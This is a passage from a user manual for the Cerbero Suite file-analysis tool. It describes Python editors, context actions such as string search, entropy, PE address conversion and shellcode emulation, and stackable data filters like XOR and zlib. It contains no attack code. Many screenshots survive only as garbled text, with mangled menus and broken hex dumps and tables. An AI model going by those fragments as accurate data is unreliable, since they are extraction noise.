README.mirrors.html			22 9908036afd186f39c50e299aeae2e98e	./boot/grub/theme/1-2-1
-			23 86c66f6f18c5851d8313d2a1d9c19e1a	./boot/grub/theme/dark-1
README.mirrors.txt			24 d1e8b8f04f113f785b3265e15cd408d1	./boot/grub/theme/dark-1-1
README.source			25 ae9430f20b23f0f1ec48a27d9d4c2618 26 fac31ced189ab4e159a016c199382cb0	./boot/grub/theme/dark-1-1- ./boot/grub/theme/dark-1-2
README.txt			20 fac31ced189ab4e159a016c199382cb0 27 d3b81175c915bc9ffa7bf5ac738edf4d	./boot/grub/theme/dark-1-2 ./boot/grub/theme/dark-1-2-
setup.exe			28 70c36964e9259d0355aed50187269183	./boot/grub/theme/ulic.png

4.19.1 ADDING CHILD OBJECTS

Within an analysis view, you can add a child object to the hierarchy using a file system view. To do this, select a file, then choose 'Add Child Object' from the context menu or press the Ctrl+E shortcut.

📓 autorun.inf		Сору	Ctrl+C
📄 g2ldr		Copy Line	
📄 g2ldr.mbr		Increase Column Width	Ctrl++
http://www.txt		Decrease Column Width	Ctrl+-
README.html		Find	Ctrl+F
README.mirro		1110	Cui+i
README.mirro		Export	•
README.source		Add Child Object	Ctrl+E
README.txt	<u>s</u>	Add Root Object	

Alternatively, you can add a root object by using the context menu.

4.20 MEDIA VIEWS

Media views are utilized to display media elements, such as previewing images within the analysis view. These views ensure safe display of external media elements by alerting the user about the risks associated with rendering media using a third-party library.



You can modify the security settings for media views from the applications settings.

4.21 PYTHON EDITORS

Python editors are a vital component of any workspace that supports them, enabling to enhance graphical analysis with custom scripts.

1	a 🗃 ▼ 🖬 ▼ 🏗 tar_parse	0 🗲
1	from Pro.Core import *	
2	from Pkg.TAR import *	
3		
- 4	def parseTARArchive(fname):	
5	c = createContainerFromFile(fname)	
6	if c.isNull():	
7	return	
8	obj = TARObject()	
9	if not obj.Load(c) or not obj.ParseArchive():	
10	return	
8 9 10 11 12 13 14	curoffs = None	
12	while True:	
13	entry, curoffs = obj.NextEntry(curoffs)	
14	if entry == None:	
15		
16		
17		
18		
19		
20	# retrieves the file data as NTContainer	
21	fc = obj.GetEntryData(entry)	

You can open a new Python editor by selecting the 'Open New Python Editor' option from the menu or by using the Ctrl+Alt+P shortcut.

Open New Python Editor Ct	rl+Alt+P
---------------------------	----------

Through the editor's toolbar, you can load scripts from Cerbero Suite's internal cache or from disk, save them to their current location or to a different disk location, delete them, and run them using the Ctrl+E shortcut.


E 🔤 🖛 🖬 🛪 🗊 tar_parse	🛛 🕹

To save a script in the internal cache, simply edit its name in the toolbar and then choose to save or run it.


When loading a script from the internal cache, a dialog appears that previews the content of cached scripts. This dialog includes a text filter to help you quickly locate the script you need.

iter	1 from Pro.Core import *
Name extract_payloads flagprot float cast freqan fuelst gift imgdec forgword mela mups1_ins.rem_deobf mups1_ins.rem_deobf parse_crx parse_gofuncs pdb_ymobl_visitor	<pre>2 from Pro.PE import * 4 def disassembleMSIIMethod(fname): 5</pre>

The editor supports auto-completion, which can be activated using the Ctrl+Space short-cut.



Additionally, the editor provides tooltips that appear when you are inputting function arguments.



4.22 ACTIONS

Actions are basic and straightforward extensions for Cerbero Suite, characterized by their versatility and utility. They are context-sensitive, becoming available based on the current view and the format of the selected object. This adaptability permits a wide array of operations, ranging from basic tasks such as converting data and text, to more complex functions like finding strings in binary data and calculating entropy to assess the randomness of data. Moreover, actions enable the launching of specialized tools, including deobfuscators, unpackers, emulators, and debuggers.

Act	tions	Views	Tools	Help	
4	Exec	ute Acti	on		Ctrl+R
5	Exec	ute Scri	pt		Ctrl+Alt+R
-	Ope	n New F	ython	Editor	Ctrl+Alt+P
	PE				•
	Java	Script			•
	Onli	ne			•
	Pyth	on			+
	Reve	ersing			•
	Unp	acker			•
	View	/S			•
	YAR/	Ą			+

Actions can be executed either through the main menu or by opening the actions dialog with the shortcut (Ctrl+R).

www.disabled.actions	Configure
	^
Idress Converter	*
mp to Entry Point	*
splay Layout Ranges	*
ownload PDB	*
resion	
tes to Text	*
tography	
ring Decrypter	×
tropy	★
e Miner	×
nd Strings	*
agic Information	室
late	
nulate Windows shellcode	★
Script	
ebug JavaScript	* .

You can select your favorite actions by toggling the star icon next to the action's name. Designating an action as a favorite places it at the top level of the actions menu and the context menu within the various views.

6	77	2 61	6D 21	1 63	61	6E	6E	6F	is	nroc	ram	
7		Сору									•	h
0 B		Edit									+	ŀ
В		Position	n								•	i.
в		Find									•	p
B B		Select									•	s
В		View									•	W
0		Print									•	ŀ
0		Screens	shot								•	ŀ
1		Ranges									•	I.
0		Layout									•	ŀ
0		Bytes to	o Text									ŀ
6	$\stackrel{\frown}{=}$	Find St	rings									ŀ
0			5						Challer (-1.10	<u> </u>	Ŀ
0		Duplica								Shift+	-	
0	7	To Text	Brows	er Vie	ew			(Ctrl+S	Shift+	T	ŀ
0	1	Filter						(Ctrl+1	Г		ŀ
0		Add Se	lection	as C	hild	Obje	ect	(Ctrl+I	E		ŀ
0	ŝ	Add Se	lection	as Ro	oot (Obje	ct					ŀ

The actions dialog also features a Python editor, allowing for the creation of simple actions on the fly.

	Execute Action Cerbero Suite	×
Instaled Editor		
📄 📷 🕶 🔚 🕶 Type I	ere the name of the script to automatically save it	۶
1 # Insert Python	code here	

Although it's not feasible to detail every available action here, as they vary depending on the packages installed, it's beneficial to outline some of the most essential ones.

4.22.1 CONVERSION ACTIONS

Conversion actions are designed to transform data to text and vice versa, representing some of the most frequently utilized functions.

For instance, during the analysis of a suspicious file, you might discover a base64-encoded string. Encountering base64 strings is a typical scenario in malware or other malicious file investigations, as attackers frequently encode harmful data to bypass detection mechanisms.

Conversion
Base64 to Bytes
Hex String to Bytes
Text to Bytes

Using the appropriate conversion action, you can decode the base64 string, and the raw data is immediately displayed in a new hex view.

Alternatively, if you need to convert raw data into text, you can achieve this by selecting a specific encoding with the 'Bytes to Text' action. This action decodes the data according to the chosen encoding scheme and displays the resulting text in a new text view.

Conversion Bytes to Text

4.22.2 DATA ACTIONS

Data actions are primarily performed in hex views, but some are available in other contexts, like Carbon disassembly views.

4.22.2.1 **STRINGS**

The 'Find Strings' action can be activated from both hex views and Carbon disassembly views.

I	Data
	Entropy
	Find Strings

The actions prompts a dialog with options to specify the type of strings you're looking for. This includes choices for encoding, language, minimum length and the option for zero-termination.

Encoding: UTF-	 Language: English 				
Minimum string length: 4					
itring Types					
Encoding	Language	Minimum Length	Zero Terminated	Edt	
UTF-8	English	4	No	Remove	
UTF-16	English	4	No		
				Clear	
				Reset	

The search process is not only rapid but also dynamic, with the results being populated and updated in real-time during the search.

🍉 Text 📗	Overv	riew														
Offset	0	12	3	4	5	6	7	8 9) i	A E	С	D	Е	F	ASCII	
								4 00	0 0	0 00		FF				<-Format Data
00000080																
00000090	B1 D	C 8E	00	00	40	7F	00 B	1 D	2 80	c 00	79	40	75	00		
0A000000	B1 D	C 8E	00	1D	40	7F	00 D	C 23	2 70	C 01	16	40	7F	00		
Cursor: 0 - (Fo	rmat D	ata)														
js	_			-	-				-		-	-	-			
Size	End	codi	ng			I	Gocatio	n							String	
0000002C	UTF	-8		hea	der	s					! T]	nis	pro	ogra	m cannot be run in	DOS mode. \n\$
00000004	UTF	-8		hea	der	s					Ri	ch				
00000005	UTF	-8		hea	der	s:Se	ectionF	lead	er		.te	ext				
00000007	UTF	-8		hea	der	s:Se	ectionF	lead	er		٠.,	rdat	ta			
0000006	UTF	-8		hea	der	s:Se	ectionF	lead	er		0.0	data	a			
00000009	UTF	-8		hea	der	s:Se	ectionF	lead	er		. w	ixbı	urn	3		
					dor	s : Sr	ectionE	lead	er		0.:	rsre	с			
0000006	UTF	'-8		nea						@.reloc						
	0000000 0000010 0000020 0000020 00000020 0000000 000000	00000000 B0 5 00000101 B0 0 00000101 B0 0 00000102 B0 0 00000010 G0 0 00000010 G1 0 00000010 G1 D 00000010 G1 D 00000010 G1 D 00000010 B1 D 00000000 B1 D 000000000 B1 D 000000000 UTF D	00000000 (1) 5A 90	00000000 BD SA 90 0.0 00000101 BB 0.0	Site Site <th< td=""><td>00000000 Bb 5A 90 0.0<!--</td--><td>00000000 BD 5A 90 00 0.0<td>000000001 B 5A 80 00 0.3 0.0 <t< td=""><td>00000000</td><td>00000000 Bb 5A 00 00 03 00 00 00 00 04 00 00 00000011 BB 6A 00 00 03 00 00 00 00 00 00 00 00000023 00 00 00 00 00 00 00 00 00 00 00 00000024 00 00 00 00 00 00 00 00 00 00 00000024 00 00 00 00 00 00 00 00 00 00 00000024 00 15 1F BA 0E 00 04 09 CD 21 BB 0 00000026 74 20 62 65 20 72 75 6E 20 04 00 00 00000080 11 11 13 05 40 7F 00 05 40 7E 00 00000080 11 D C 85 00 01 14 07 F 00 DC 22 7 Cursor 0 - (Format Data) p 00000005 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 0000005 UTF-8 headers:SectionHeader 0000005 UTF-8 headers:SectionHeader 0000005 UTF-8</td><td>Store Encoding Bo SA 90 00 03 00 00 00 00 00 00 00 00 00 00 00</td><td>Solution B SA 00 O <tho< th=""> O <tho< th=""> O <tho< td=""><td>Source Encoding Encoding Location Source S</td><td>D0000000 00000000 000000000 000000000 0000</td><td>D0000000 00000001 00000001 00000000 000000</td><td>Start Encoding Location Start Start 00000000 0</td></tho<></tho<></tho<></td></t<></td></td></td></th<>	00000000 Bb 5A 90 0.0 </td <td>00000000 BD 5A 90 00 0.0<td>000000001 B 5A 80 00 0.3 0.0 <t< td=""><td>00000000</td><td>00000000 Bb 5A 00 00 03 00 00 00 00 04 00 00 00000011 BB 6A 00 00 03 00 00 00 00 00 00 00 00000023 00 00 00 00 00 00 00 00 00 00 00 00000024 00 00 00 00 00 00 00 00 00 00 00000024 00 00 00 00 00 00 00 00 00 00 00000024 00 15 1F BA 0E 00 04 09 CD 21 BB 0 00000026 74 20 62 65 20 72 75 6E 20 04 00 00 00000080 11 11 13 05 40 7F 00 05 40 7E 00 00000080 11 D C 85 00 01 14 07 F 00 DC 22 7 Cursor 0 - (Format Data) p 00000005 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 0000005 UTF-8 headers:SectionHeader 0000005 UTF-8 headers:SectionHeader 0000005 UTF-8</td><td>Store Encoding Bo SA 90 00 03 00 00 00 00 00 00 00 00 00 00 00</td><td>Solution B SA 00 O <tho< th=""> O <tho< th=""> O <tho< td=""><td>Source Encoding Encoding Location Source S</td><td>D0000000 00000000 000000000 000000000 0000</td><td>D0000000 00000001 00000001 00000000 000000</td><td>Start Encoding Location Start Start 00000000 0</td></tho<></tho<></tho<></td></t<></td></td>	00000000 BD 5A 90 00 0.0 <td>000000001 B 5A 80 00 0.3 0.0 <t< td=""><td>00000000</td><td>00000000 Bb 5A 00 00 03 00 00 00 00 04 00 00 00000011 BB 6A 00 00 03 00 00 00 00 00 00 00 00000023 00 00 00 00 00 00 00 00 00 00 00 00000024 00 00 00 00 00 00 00 00 00 00 00000024 00 00 00 00 00 00 00 00 00 00 00000024 00 15 1F BA 0E 00 04 09 CD 21 BB 0 00000026 74 20 62 65 20 72 75 6E 20 04 00 00 00000080 11 11 13 05 40 7F 00 05 40 7E 00 00000080 11 D C 85 00 01 14 07 F 00 DC 22 7 Cursor 0 - (Format Data) p 00000005 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 0000005 UTF-8 headers:SectionHeader 0000005 UTF-8 headers:SectionHeader 0000005 UTF-8</td><td>Store Encoding Bo SA 90 00 03 00 00 00 00 00 00 00 00 00 00 00</td><td>Solution B SA 00 O <tho< th=""> O <tho< th=""> O <tho< td=""><td>Source Encoding Encoding Location Source S</td><td>D0000000 00000000 000000000 000000000 0000</td><td>D0000000 00000001 00000001 00000000 000000</td><td>Start Encoding Location Start Start 00000000 0</td></tho<></tho<></tho<></td></t<></td>	000000001 B 5A 80 00 0.3 0.0 <t< td=""><td>00000000</td><td>00000000 Bb 5A 00 00 03 00 00 00 00 04 00 00 00000011 BB 6A 00 00 03 00 00 00 00 00 00 00 00000023 00 00 00 00 00 00 00 00 00 00 00 00000024 00 00 00 00 00 00 00 00 00 00 00000024 00 00 00 00 00 00 00 00 00 00 00000024 00 15 1F BA 0E 00 04 09 CD 21 BB 0 00000026 74 20 62 65 20 72 75 6E 20 04 00 00 00000080 11 11 13 05 40 7F 00 05 40 7E 00 00000080 11 D C 85 00 01 14 07 F 00 DC 22 7 Cursor 0 - (Format Data) p 00000005 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 0000005 UTF-8 headers:SectionHeader 0000005 UTF-8 headers:SectionHeader 0000005 UTF-8</td><td>Store Encoding Bo SA 90 00 03 00 00 00 00 00 00 00 00 00 00 00</td><td>Solution B SA 00 O <tho< th=""> O <tho< th=""> O <tho< td=""><td>Source Encoding Encoding Location Source S</td><td>D0000000 00000000 000000000 000000000 0000</td><td>D0000000 00000001 00000001 00000000 000000</td><td>Start Encoding Location Start Start 00000000 0</td></tho<></tho<></tho<></td></t<>	00000000	00000000 Bb 5A 00 00 03 00 00 00 00 04 00 00 00000011 BB 6A 00 00 03 00 00 00 00 00 00 00 00000023 00 00 00 00 00 00 00 00 00 00 00 00000024 00 00 00 00 00 00 00 00 00 00 00000024 00 00 00 00 00 00 00 00 00 00 00000024 00 15 1F BA 0E 00 04 09 CD 21 BB 0 00000026 74 20 62 65 20 72 75 6E 20 04 00 00 00000080 11 11 13 05 40 7F 00 05 40 7E 00 00000080 11 D C 85 00 01 14 07 F 00 DC 22 7 Cursor 0 - (Format Data) p 00000005 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 00000050 UTF-8 headers:SectionHeader 0000005 UTF-8 headers:SectionHeader 0000005 UTF-8 headers:SectionHeader 0000005 UTF-8	Store Encoding Bo SA 90 00 03 00 00 00 00 00 00 00 00 00 00 00	Solution B SA 00 O <tho< th=""> O <tho< th=""> O <tho< td=""><td>Source Encoding Encoding Location Source S</td><td>D0000000 00000000 000000000 000000000 0000</td><td>D0000000 00000001 00000001 00000000 000000</td><td>Start Encoding Location Start Start 00000000 0</td></tho<></tho<></tho<>	Source Encoding Encoding Location Source S	D0000000 00000000 000000000 000000000 0000	D0000000 00000001 00000001 00000000 000000	Start Encoding Location Start Start 00000000 0

Selecting a specific string in the results will conveniently navigate you to its corresponding location in the view from where the action was initiated.

4.22.2.2 ENTROPY

The 'Entropy' action calculates the randomness of the selected data in the hex view. If no data is selected, it evaluates the entire content available in the hex view.

Data	
Entropy	

The action displays a graphical representation of the entropy, allowing you to navigate

the hex view by clicking on areas of interest.

0x Hex	🦻 Text 👔	Overview								
	Offset	0 1 2	3 4 5	6 7	A 9 8	B C D	E F	ASCII		
	00000000		00 03 00			00 FF FF			<-Format Data	
	00000010	B8 00 00 00 00 00			40 00 00					
	00000020	00 00 00			00 00 00			•••••		
	00000040	OE 1F BA	0E 00 B4	09 CD	21 B8 01			!L.!Th		
	00000050	69 73 20			61 6D 20			is.program.canno		
	00000060	74 20 62			20 69 6E			t.be.run.in.DOS.		
	00000070	6D 6F 64 41 21 11			24 00 00 05 40 7F	00 00 00 00		mode\$ A!.s.000.		
	00000090	B1 DC 8E			B1 DC 8C			A		
	0A000000	B1 DC 8D	00 1D 40	7F 00	DC 22 7C	01 16 40	7F 00			
										`
	Cursor: 0 Sele	ection: 0 Size: 1	B8E8E0 - (For	mat Data)						
Entropy	Analysis [pyth	on-3.9.7-amd6	4.exe]] (0 - 1	B8E8E0)						8 ×
						Entron	(n	- 1B8E8E0)		
						Encrop	y (U	- 1006060)		
0									وينجوه والمتباد وبتجار والمتحاص والمتكاف والمتحاف والمتحا	
8]										
1.										
8 - 6 -	1									
1.										
1.										
6	l an an									
6										
6										
6										

4.22.3 TEXT ACTIONS

Text actions operate in the context of text views and provide straightforward functions for basic text operations, including converting text to upper or lower case, reversing the characters, and trimming white spaces.

Text		
Lowercase		
Reverse		
Strip		
Uppercase		

4.22.4 FORMAT SPECIFIC ACTIONS

Some actions are only available in the context of specific file formats.

PE	
Address Converter	
Jump to Entry Point	
Display Layout Ranges	
Download PDB	

For instance, when analyzing a PE (Portable Executable) file, there's an address conversion action that allows for converting between VAs (Virtual Addresses), RVAs (Relative Virtual Addresses), and offsets. This action can also navigate directly to the converted location.

4	PE address converter - Cerbero Suite 🛛 🗕 🗖	
Property	Value	
Input		
Address	00007150	
Туре	RVA	
Radix	Hex	
Output		
Address	00006550	
Туре	Offset	
Radix	Hex	
Behavior		
On enter	r Save settings & jump	
	OK Cancel	

Similarly, for all executable file formats, like PEs, ELFs, and Mach-Os, there is an action to display their layout ranges. This action aids in understanding the location of various data types within the file, providing a clearer picture of its structure.

а,	Analysis [p	ython	-3.9	7-an	nd64	.exe	1		×	0	х		PE	Lay	out: (pytł	ion-3.	.9.7-amd64.exe]	
	Offset	0	1	2	3	4	S	6	7	8	9	A	в	С	D	Е	F	ASCII	
	00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ	<-DOSHeader
	00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00		
	00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
	00000030	00	00	00	00	00	00	00	00	00	00	00	00	10	01	00	00		
	00000040	0E	1F	BA	0E	00	В4	09	CD	21	B8	01	4C	CD	21	54	68	!L.!Th	
	00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno	
	00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.	
	00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode\$	
	00000080	41	21	11	53	05	40	7F	00	05	40	7F	00	05	40	7F	00	A!.S.@@@	
	00000090	B1	DC	8E	00	0C	40	7F	00	B1	DC	8C	00	79	40	7F	00		
	0A000000	B1	DC	8D	00	1D	40	7F	00	DC	22	7C	01	16	40	7F	00		
	000000B0	DC	22	7B	01	16	40	7F	00	DC	22	7A	01	23	40	7F	00	."{@"z.#@	
	000000000	0C	38	FC	00	00	40	7F	00	0C	38	EC	00	14	40	7F	00	.8	
	00000000	05	40	7E	00	50	41	7F	00	A1	23	7A	01	4E	40	7F	00	.@~.PA#z.N@	
	000000E0	Al	23	80	00	04	40	7F	00	05	40	E 8	00	07	40	7F	00	.#000	
	000000F0	A1	23	7D	01	04	40	7F	00	52	69	63	68	05	40	7F	00	.#}@Rich.@	
	00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		<-NTHeaders
	00000110	50	45	00	00	4C	01	06	00	86	AD	10	5A	00	00	00	00	PEL	<-NTHeaders - FileHeader
	00000120	00	00	00	00	EO	00	02	0D	0B	01	0E	0B	00	9A	04	00		<-FileHeader - OptionalHeader
	00000130	00	9E	03	00	00	00	00	00	A6	E2	02	00	00	10	00	00		<-OptionalHeader
	00000140	00	B0	04	00	00	00	40	00	00	10	00	00	00	02	00	00		
	00000150	05	00	01	00	00	00	00	00	05	00	01	00	00	00	00	00		
	00000160	00	80	08	00	00	04	00	00	C4	0D	B9	01	02	00	40	81		
	00000170	00	00	10	00	00	10	00	00	00	00	10	00	00	10	00	00		
	00000180	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00		<-OptionalHeader - DataDirectori
	00000190	В4	86	06	00	В4	00	00	00	00	DO	06	00	F4	65	01	00	e	<-DataDirectories
	000001A0	00	00	00	00	00	00	00	00	F8	CB	B8	01	E8	1C	00	00		
	000001B0	00	40	08	00	FC	3D	00	00	50	76	06	00	54	00	00	00	.0=PvT	
	000001c0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
	00000100	A4	76	06	00	18	00	00	00	30	70	06	00	40	00	00	00	.v0p0	

4.23 FILTERS

Filters, one of the many innovations introduced by Cerbero Suite, are extremely powerful tools designed to transform input data into a desired output. Filters are designed to be incredibly fast and capable of handling data of any size.

Filter views can be opened from hex views and Carbon disassembly views either through their context menu or by using the Ctrl+T shortcut. Additionally, when adding a child object, a filter view is available to apply transformations to the child object before it is loaded.

Filter			Property	Value											
4 📄 misc		^	Params												
🎢 bi	asic		operation	xor											
× 00			bits	8											
🗡 er	ndianness		endianness	little											
🗡 in	sert		radix	16											
🗡 re	place		value												
🗡 re	verse		Condition (optiona												
4 📄 conve	ert		check	none											
🗡 fn	om_array	~	cvalue												
			Range												
🛖 Add	🗱 Remove 🔺 Move Up 🐺	Move Down	offset	-1											
			size	-1											
			trim	no											
														Preview	,
Offset	0 1 2 3 4 5 6 7	ASCII		^	Offset	0	1	2 3	4	5	6 7	ASCII	1		
00000000	4D 5A 90 00 03 00 00 00	M2													
80000008	04 00 00 00 FF FF 00 00														
00000010	B8 00 00 00 00 00 00 00 00														
00000018	40 00 00 00 00 00 00 00 00 00 00	0													
00000020	00 00 00 00 00 00 00 00 00														
00000030	00 00 00 00 00 00 00 00														
00000038	00 00 00 00 10 01 00 00														
00000040	0E 1F BA 0E 00 B4 09 CD														
				× I											

Filters are organized in categories and capable of transforming data in various ways, including performing arithmetic and logical operations, replacements, conversions, hashing, compression, decompression, encryption, decryption, and much more.

Filters can have parameters, allowing for customized operations. For instance, you might choose to XOR the input data with a specific value.

Fiter	Property	Value						
🔺 🚞 misc	 Params 							
🔎 basic	operation	xor						
🗡 сору	bits	8						
💉 endianness	endianness	ittle						
🔎 insert	radix	16						
🗡 replace	value	CC						
🗡 reverse	Condition (option							
4 🚞 convert	check	none						
🗡 from_array	cvalue							
	Range							
🛉 📥 🗱 Remove 👚 Move Up 🐺 Move Do	vn offset	-1						
misc/basic (operation:xor, value:CC, bits:8)	size	-1						
🎽 misc/basic (operation:xor, value:CC, bits:8)	size trim	-1 no						
🎽 misc/basic (operation:xor, value:CC, bits:8)								
misc/basic (operation:xor, value:CC, bits:8)								Droview
	trim	no					20077	Preview
Offset 0 1 2 3 4 5 6 7 ASCI	trim		Offset	0 1 2				Preview
Offset 0 1 2 3 4 5 6 7 ASCI 00000000 4D 5A 90 00 03 00 00 00 MZ	trim	no	00000000	81 96 50	CC CF	00 00 00		
Offset 0 1 2 3 4 5 6 7 ASCI	trim	no		81 96 50 C8 CC C0	CC CF			
Offset 0 1 2 3 4 5 6 7 AASCI 00000000 4D 55,90 00		no	00000000 00000008 00000010 00000018	81 96 50 C8 CC C0 74 CC C0	CC CF CC 33 CC CC	00 00 00 33 00 00	\ 	
Offset 0 1 2 3 4 5 6 7 ASCC1 00000000 4D 5A 90 00 02 00 00 00 ME 00000000 84 00 00 07 PF PF 00	trim	no	00000000 00000008 00000010 00000018 00000020	81 96 50 C8 CC C0 74 CC C0 8C CC C0 CC CC C0	CC CF CC 33 CC CC CC CC CC CC		\	
Offset 0 1 2 3 4 5 6 7 ABCC 00000000 4D 5A 90 0 00 00 0		no	00000000 00000008 00000010 00000018 00000020 00000028	81 96 50 C8 CC CC 74 CC CC 8C CC CC CC CC CC CC CC CC	CC CF CC 33 CC CC CC CC CC CC CC CC		\	
Offset 0 1 2 3 4 5 6 7 ABCC 00000000 40 55 90 00 00 00 00 ME 00000000 40 56 00	trim	no	00000000 00000008 00000010 00000018 00000020 00000028 00000030	81 96 50 C8 CC C0 74 CC C0 8C CC C0 CC CC C0 CC CC C0 CC CC C0	CC CF CC 33 CC CC CC CC CC CC CC CC CC CC		\	
Offset 0 1 2 3 4 5 6 7 ABCC 00000000 4D 5A 90 0 00 00 0		no	00000000 00000008 00000010 00000018 00000020 00000028	81 96 50 C8 CC C0 74 CC C0 CC CC C0 CC CC C0 CC CC C0 CC CC C0 CC CC C0	CC CF CC 33 CC CC CC CC CC CC CC CC CC CC CC CC CC CC		\	

To compute the output data, select the 'Preview' button.

Filters can be stacked, meaning re-applying the same XOR to the data will result in the original input data.

Filter		Property	Value										
🔺 🚞 misc 🔗	I	Params											
🗡 basic		operation	xor										
🗡 copy		bits	8										-
🗡 endianness		endianness	ittle										v
🗡 insert		radix	16										-
replace		value	cc										
reverse		Condition (optional)											
4 🚞 convert		check	none										-
💉 from_array		cvalue											
		Range											
🛉 Add 🛛 💥 Remove 👚 Move Up 🐳 Move Down	1	offset	-1										
misc/basic (operation:xor, value:CC, bits:8)		size	-1										
 misc/basic (operation:xor, value:CC, bits:8) misc/basic (operation:xor, value:CC, bits:8) 			no										-
Thisc/basic (operation.xor, value.cc, bits.o)													
													Preview
Offset 0 1 2 3 4 5 6 7 ASCII			^	Offset	0	1	2	3	4 5	5	67	ASCII	^
00000000 4D 5A 90 00 03 00 00 00 MZ				00000000	4D	5A	90	00 0	3 00	0 0	0 00	M2	
00000008 04 00 00 00 FF FF 00 00				00000008					FF FF				
00000010 B8 00 00 00 00 00 00 00				00000010					0 00				
00000018 40 00 00 00 00 00 00 00 00 00 00 00 00				00000018								0	
				00000028									
00000030 00 00 00 00 00 00 00 00				00000030					0 00				
00000038 00 00 00 00 10 01 00 00				0000038					0 01				
00000040 OE 1F BA OE 00 B4 09 CD	•		~	00000040	0E	1F	BΛ	0E (00 B4	1 0	9 CD		

If you select data in any of the hex views within the filter view and add a filter, you will have the option to trim the rest of the data. This feature enables you to apply the filter exclusively to a specific range, allowing you to discard data to the left, right, or both sides of the selection. Alternatively, you can choose to apply the filter only to the selected range while retaining the surrounding data.

d Use current hex s	ection? - Cerbero Suite 🛛 🗙
	ex selection to the range settings for the filter? I only to the range described by the selection.
trim: both 🔻	se selection No

Filters can also be imported and exported, facilitating the sharing and reuse of custom filter configurations.

🛖 Add	💥 Remove	e 👚 Move	e Up 🚽 M	love Down
nisc/basic	: (operat	Clear Export Import		


Filters are imported and exported as single-line XML strings, simplifying the process of exporting them for use in Python code.

```
1 from Pro.Core import *
2
3 c = NTContainer()
4 c.setData(b"Hello, world!")
5 # compress data with zlib
6 fstr = "<flts><f name='pack/zlib' level='9' raw='true'/></flts>"
7 # set the last parameter to False to hide the wait-box
8 c = applyFilters(c, fstr, True)
9 # print out the compressed data
10 print(c.read(0, c.size()))
```

In the upcoming sub-sections, we'll provide an overview of the different categories of filters available.

4.23.1 MISCELLANEOUS FILTERS

The miscellaneous category includes some of the most frequently used and fundamental filters.




We have already briefly introduced the 'misc/basic' filter in our previous XOR example. This filter is capable of performing arithmetic and logical operations with many different parameters, including bit size, endianness and values to compare to.

Property	Value	
Params		
operation	xor	-
bits endianness radix value Condition (option	set add sub mul dw dw	^
check cvalue Range	or xor sh	
offset	-1	

The 'misc/replace' filter enables the replacement of string and hex sequences. The 'misc/endianness' filter is utilized for quickly flipping the bytes in words, dwords, and qwords. The 'misc/insert' filter can insert a specified pattern at every N bytes of input. The 'misc/reverse' filter inverts the order of input bytes.

4.23.2 CONVERSION FILTERS

Similarly to the miscellaneous category, the conversion category too includes some of the most frequently used filters.



Filters for converting from/to base64 and from/to hex are straightforward and require no further explanation. However, the 'convert/from_array' and 'convert/to_array' filters are more complex yet incredibly useful for specific data manipulation tasks.

The 'convert/to_array' filter enables the conversion of input data into any kind of text array. It allows for the specification of various parameters, including radix, bit size, endianness, number of elements per row, separators, alignment, and much more, providing extensive flexibility in how data is formatted and represented.

ter		Property	Value	
🗡 reverse	^	Params		
🛯 🚞 convert		radix	16	-
🗡 from_array		bits	8	
🗡 from_base64		endianness	ittle	
// from_hex		✓ align		
from_quopri		signed		
<i>▼</i> to_array		columns	16	
to_base64		row_prefix		
🗡 to_hex		row suffix	\n	
	~	item prefix	**	
🛖 Add 🛛 💥 Remove 🖙 Move Up 🔍 Move	e Down	item suffix		
		item_separator		
convert/to_array (signed:false, item_suffix;, item	prefix:			
		row item separate		
		row_item_separate	уг	
	>	row_item_separato Range	л -	
,	>		я 	Preview
	> SCII		1 E8 1A 05 00 00 E9 8E FE FF FF 8B 44 24 08 8B 4C	Preview
ffset 0 1 2 3 4 5 6 7 A			1 188 1A 05 00 00 59 85 FE FF FF 88 44 24 08 88 4C 2 24 10 08 C8 88 4C 24 0C 75 09 88 44 24 04 F7 E1	
iffset 0 1 2 3 4 5 6 7 Ai 000000 E8 1A 05 00 00 E9 8E FE 000008 FF FF 8B 44 24 08 8B 4C	SCII .D\$L		↑ 1 E8 1A 05 00 00 E9 8E FE FF FE 8B 44 24 08 8B 4C 2 24 10 08 C8 84 C24 00 75 09 8B 44 24 04 F7 E1 3 C2 10 00 57 FF E1 BB 9B 84 42 40 F7 76 12	
